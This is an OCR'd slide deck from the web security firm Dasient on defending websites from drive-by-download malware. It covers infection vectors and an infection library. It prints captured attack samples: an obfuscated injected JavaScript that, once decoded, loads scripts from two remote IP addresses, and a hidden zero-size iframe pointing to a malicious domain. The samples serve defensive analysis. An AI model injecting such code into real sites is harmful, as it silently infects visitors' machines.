Defending Web Sites from Malware Infections

Dr. Neil Daswani

www.neildaswani.com

Co-Founder, Dasient Inc.

Joint work with:

Tufan Demir, Pete Fritchman,
Ameet Ranadive, Shariq Rizvi

Dasient

Drive-by-Downloads

1) Inject legitimate web page with malicious code (e.g., JavaScript, IFRAME, etc) OR direct user to infected web page (e.g. fake anti-virus or phishing).

2) Invoke client-side vulnerability (e.g., IE zero-day, PDF exploit, etc) OR use social engineering

3) Deliver shellcode to take control

4) Send “downloader”

5) Deliver malware of attackers choice


The Challenge for Websites: Many Ways to Get Infected

Web 2.0/ external content

- Mash-ups
- Widgets
- External images
- User generated content (HTML, images, links, exe, documents)
- Third-party ads

Passwords compromised

- FTP credentials
- SSH credentials
- Web server credentials



Software vulnerabilities

- SQL injection
- XSS
- PHP file include
- Unpatched Software (blog, CMS, shopping cart, web server, PHP, Perl)

Infrastructure vulnerabilities

- Vulnerable hosting platform
- Network vulnerabilities

Dasient

Example Injected Javascript

```
unescape('%2F/%2E.|%2E|%3Cdiv%20~s&t#%79le~=#di`%73
  ~%70~%6C%61~%79%3A!%6Eo`%6E%65%3E~\ndo%63um$%65%6E
  !%74%2Ew&rit|e(!%22%3C/$%74&%65|%78#%74%61!r%65
  |%61%3E"!%29;v&%61r%20@%69$%2C%5F%2C%61%3D%5B&"
  ~%32%318%2E@%39%33~%2E|%32$%30%32|.%361%22,%22
  |7%38|.%31%31~0.#%31&7`%35%2E#21#%22]|;_!%3D1;!%69
  f%28&d%6F%63~%75#m%65@n|t.c%6Fo~ki%65`%2E$%6D@a%74
  $%63&%68~(/%5C@%62h%67%66`%74&%3D&%31~%2F)#=%3D$%6E
  #%75~1`1)$%66#o%72`(%69=@%30~%3B$%69%3C!%32@%3B~i
  |%2B%2B%29$%64%6F&cu%6De#%6E|%74%2Ew$%72%69%74&
  e(%22@%3C~%73!%63#%72i~p!%74!%3Ei@%66`(#_|%29!%64o
  ~%63u@m`%65%6E|%74.%77@r%69%74%65(`%5C@"@%3C%73$%63
  |%72~%69$%70%74%20%69%64%3D%5F%22%2B%69!+"|_%20
  s%72@c=%2F%2F|%22+#%61@[|i&%5D!%2B%22%2F`c&p%2F%3
  E%3C%5C`%5C`/@scr@%69%70%74%3E$%5C~"!%29%3C%5C`%2
  F%73%63rip$%74%3E|"#)%3B\n`%2F`/`%3C`%2F%64%69@%76
  ~%3E').replace(/\$|\||~|`|\!|\&|@|#/g,"");
```

Dasient

Example Executed Javascript

```
//...<div style=display:none>
document.write("</textarea>");var i,_,a
  =["218.93.202.61","78.110.175.21"];_=1;i
  f(document.cookie.match(/\bhgft=1/)==null
  )for(i=0;i<2;i++)document.write("<script>i
  f(_)document.write(\"<script id=_"+i+"_
   src=//"+a[i]+"/cp/><\\/script>\")<\
  /script>");
//</div>
```

which produces...

```
  <script>if(_)document.write("<script id=_0_
   src=//218.93.202.61/cp/><\/script>")<
  /script>
<script>if(_)document.write("<script id=_1_
   src=//78.110.175.21/cp/><\/script>")<
  /script>
```

Example Executed Javascript


```
<scriptid=_0_ src=//218.93.202.61/cp/></script>
<scriptid=_1_ src=//78.110.175.21/cp/></script>
```

- **Sources in malicious javascript from a compromised IP!**
- **Infects user's machine silently**


Dasient

Malware Attacks Hurt

Brand and customer loss



Traffic and revenue loss



Data Theft/ Compliance Liability

PCI Security Standards Council™

GLBA Compliance

Dasient

Chrome File Edit View History Bookmarks Window Help Mon 9:58 AM

http://wam.dasient.com/wam/infection_library_index

Apple Yahoo! Google Maps YouTube Wikipedia News Popular Dasient Mail Other Bookmarks

Infection Library

Dasient's malware infection library catalogs web-based malware from across the Internet. Check this page for information about the latest threats.

Infections Cataloged to Date:

125,368

Protect Yourself
Monitor Your Site
Get Started


This Week's Top Infections

Top malware infections for the past week.

Rank	Name	Type	Discovery Date
1.	webphoto	JS	2010-04-10
2.	arb-star	JS	2010-04-15
3.	allowebcam	JS	2010-04-11
4.	kurtulusgida	IFRAME	2010-04-15
5.	google-banner	IFRAME	2010-04-16
6.	srungaram	JS	2009-06-17
7.	adsanalytics	IFRAME	2010-04-19
8.	wowtribes	IFRAME	2010-02-10
9.	scanonlinedirect	JS	2009-07-26
10.	goldisoverfotoday	IFRAME	2010-04-03
11.	kpitcummins	IFRAME	2010-04-17
12.	wisenut.co	JS	2010-04-17
13.	bleesher	JS	2010-04-12
14.	arcticawholesale	JS	2010-04-08
15.	seomantra	JS	2010-04-15
16.	goldflews	JS	2010-04-18

Infection Library Growth

Number of cataloged infections for the week




Latest Tweets

Follow us on Twitter for infection updates


- "IFRAME/google-banner -- http://bit.ly/cASssa" about 11 hours ago
- "IFRAME/baidustatz --

SCPD July 09 Webinar.ppt | Draft for Aaron.ppt | scanalert_company_ov....pdf | scanalert_company_ov....pdf | scanalert_company_ov....pdf | Show all downloads...

Dasient


Chrome File Edit View History Bookmarks Window Help
Mon 10:00 AM
http://wam.dasient.com/wam/infection_library/fa06e95b28c95441d6c1e237c387fb42/google-banner
Apple Yahoo! Google Maps YouTube Wikipedia News Popular Dasient Mail Other Bookmarks
IFRAME / google-banner.info
Infection Details
Infection Library Home
MD5: fa06e95b28c95441d6c1e237c387fb42
Infection Type: IFRAME
Description: A malicious IFRAME can source in content from web pages that attempt to fingerprint and exploit a browser vulnerability or client/OS vulnerability to cause a drive-by-download. Such IFRAMEs are typically invisible to users.
Code Length: 87 bytes
Code Sample:
<iframe src=http://google-banner.info/ts/out.php?s_id=1 width=0 height=0 frameborder=0>
Protect Yourself
Monitor Your Site
Get Started
Copyright © 2010 Dasient, Inc. All rights reserved
Home | Feedback | Privacy policy | Terms of service
Partner Center | User Center | Infection Library
SCPD July 09 Webinar.ppt
Draft for Aaron.ppt
scanalert_company_ov....pdf
scanalert_company_ov....pdf
scanalert_company_ov....pdf
Show all downloads...
Dasient

Problem: How to Provides the Complete Lifecycle of Malware Protection for Web Sites?




e.g., “Defense-In-Depth”

Is this really a browser security problem?

Well, yes and no…

Dasient

Problem: How to Provides the Complete Lifecycle of Malware Protection for Web Sites?



e.g., “Defense-In-Depth”

Is this really a browser security problem?

Well, yes and no…

Dasient

Why is protecting web sites from drive-bys hard?


Need to bring “lifecycle” of protection to the web

Need to “root cause” what code on the page caused the problem

Need to be able to parse page in real time and strip out infection. (Could be coming from anywhere—file, DB, etc)

